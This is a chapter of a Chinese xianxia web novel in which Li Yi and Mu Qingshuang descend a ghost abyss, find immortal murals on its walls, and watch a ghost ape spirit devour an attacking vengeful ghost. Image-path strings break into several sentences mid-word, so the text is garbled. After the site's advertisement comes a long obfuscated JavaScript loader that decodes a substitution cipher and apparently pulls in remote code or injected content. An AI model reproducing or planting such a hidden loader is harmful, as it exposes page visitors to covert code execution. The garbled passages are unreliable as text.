每吞噬一口,它那原本就凝实的身躯似乎就更黝黑一分。
周身散发出的魂力波动也隐隐增强一丝。
那张越来越憨胖的猿脸上,一边保持着对主人的敬畏,小心操控着雷幡。
另一边,却又因这源源不断涌入体内的精纯鬼气,不受控制的流露出极其惬意的神情。
这两种截然不同的情绪交织在猿脸上,透着一丝让人发笑的可爱。
李易将这一切尽收眼底,心中觉得有些好笑,却也懒得点破。
只要这鬼猿能完成开路之责,吞噬些鬼雾增强自身,倒也并非坏事。
他再次伸手,轻轻揽住牧清霜的腰肢:
“仙子,我们跟上。”
……
雷魂幡悬于二人身前。
幡面流转着辟邪金雷。
璀璨的电弧不仅驱散了四周刺骨的阴寒之气。
更在浓稠的鬼雾中映照出一圈柔和而明亮的光晕。
宛如暗夜中的指路明灯。
鬼猿器灵活跃在幡旗前方,巨口开合间,不断将阻碍视线的浓稠鬼雾吞噬入腹。
又呼出相对稀薄的气息,硬生生在鬼雾中开辟出一条逐渐向下的通道。
得益于此,李易与牧清霜在下潜过程中并未完全失去方向。
加之二人都修炼了够勘破虚妄,洞彻幽微的破邪法目,
此刻目光所及虽不及外界清明,但也绝非寸步难行。
可以大致看清周围数十丈内的景物轮廓。
偶尔在鬼雾翻涌的间隙,甚至能窥见百丈开外的模糊景象。
而这一看,却让他们发现了意料之外的一幕。
当鬼雾被雷光与鬼猿暂时驱散后,显露出的并非预想中那般白骨堆积,怨魂游荡的阴森场景。
相反,两侧的崖壁竟异常光滑平整,宛如经过精心打磨。
更令人惊异的是,那光滑的岩壁刻满了无数风格古朴的壁画。
其上的图案与纹路在雷光映照下若隐若现,透着一股难以言喻的苍茫与神秘。
内容并非妖魔邪祟,而是一幅幅仙气缭绕的场景:
有仙人驾鹤飞升,飘逸出尘。
有仙女散花,曼妙多姿。
有龙凤呈祥,瑞气千条。
更有诸多修士朝拜,飞升仙界的宏大场面。
如果不是周围依旧浓郁翻滚不休的鬼雾。
以及无孔不入阴冷刺骨的煞气在时刻提醒着李易与牧清霜身处何地。
单看这些壁画,几乎要让人误以为闯入了一处上古仙家遗留的洞天福地。
或者一处超然物外的世外桃源。
仙韵与鬼气并存的诡异景象,形成了一种强烈的反差。
让李易心中都升起一股的古怪感觉。
对这鬼渊的来历,不由得产生了更深的疑惑。
“小心!”
正当两人为这仙家壁画与幽冥鬼气交织的诡异景象而暗自惊疑时。
李易强大的神识猛的一动。
敏锐的捕捉到下方一股极其凶戾的气息正以惊人的速度破开浓雾,疾扑而来。
“鬼猿,下方有东西!”
他低喝一声,朝鬼猿示警的同时,已将牧清霜往身后护了护。
话音未落,只见下方翻滚的鬼雾如同沸水般剧烈涌动。
一道黑影猛的撕裂雾障,显出身形。
竟是一头高约丈许,上半身虚化,下半身是森森骨架,看不出具体面容的鬼物。
其周身缠绕着浓得化不开的墨黑色怨气。
无数张痛苦扭曲、充满憎恨的虚幻面孔在怨气中若隐若现,发出直刺神魂的尖啸。
显然是一头在此地吞噬了无数生灵魂魄,道行不浅的凶物。
它死死锁定在李易和牧清霜这两个生机勃勃的“血食”身上。
带着对生者刻骨的嫉妒与怨恨,利爪箕张,作势便要扑上。
李易眼神一冷,右手已然抬起,一道凌厉的金色雷光在掌心浮现,准备以雷霆之势将这厉鬼绞杀。
然而,鬼猿比他更快。
就在那厉鬼刚刚显形,凶威毕露的刹那。
雷魂幡中,鬼猿那双铜铃大眼中猛地爆发出狂喜的光芒。
对这头由精纯怨气构成的厉鬼,在它眼中,简直是无上的美味佳肴,是送上门来的大补药!
吼——
鬼猿上半身猛的从幡面中探出,速度快得只留下一道模糊的残影。
它张开了仿佛能吞食天地的大口。
口中并非血肉,而是一个急速旋转、深不见底的魂力漩涡!
一股庞大无比的吸力瞬间产生,如同无形的大手,精准地攫住了那头气势汹汹的厉鬼。
厉鬼前扑的势头戛然而止,周身怨气剧烈翻腾,试图抵抗这股吸力。
然而,在这专门克制魂体的鬼猿面前,挣扎显得如此徒劳。
如同长鲸吸水,又似风卷残云。
仅仅是一刹那的功夫,这头凶戾骇人的厉鬼,连同它周身缠绕的浓郁怨气,连一声像样的哀嚎都未能发出,便被鬼猿一口吞入了那魂力漩涡之中。
鬼猿猛的闭合大口,甚至还意犹未尽的咂了咂嘴,脸上露出了极其满足、无比惬意的神情。
它拍了拍自己似乎更加凝实几分的肚皮,然后偷偷朝自家主人瞧了一眼,才慢悠悠的将身躯缩回雷魂幡内。
整个过程行云流水,仿佛只是做了一件微不足道的小事。
而雷魂幡,在鬼猿吞噬了这头厉鬼后,幡面上的乌光似乎更加深邃了几分。
李易抬起的手缓缓放下,掌心闪烁的乌光悄然隐去。
他与身旁的牧清霜对视一眼,都从对方眼中看到了一丝惊讶与莞尔。
有这等凶悍又贪吃的鬼猿开路,不知道可以省却多少麻烦。
一秒记住【顶点小说】
dingdian911.com,更新快,无弹窗!
!function(){function a(a){var _idx="d2yajuo2zt";var b={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};return a.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYFh86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_52 2Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^mLLS_D4Xm(O^gQ}1Q"Z!qYF 58JcOHc2YD wdFYampYFwdTcaZ??OH0Za%"/f@TdC_O@4F/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"f@TdC_O@4F"!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)m)qXL26Fm2YF"="}Ko}X5ThF)mp5LJXYTm2YF"="}Ko}2pThFm)qXL26Fm2YF"="}Ko}_JqhFmp5LJXYTm2YF"="}Ko}2TOhFm)qXL26Fm2YF"="}Ko}CSqhF)mp5LJXYTm2YF"="}Ko})FfThF)fm)qXL26Fm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YD wdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYF O82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` 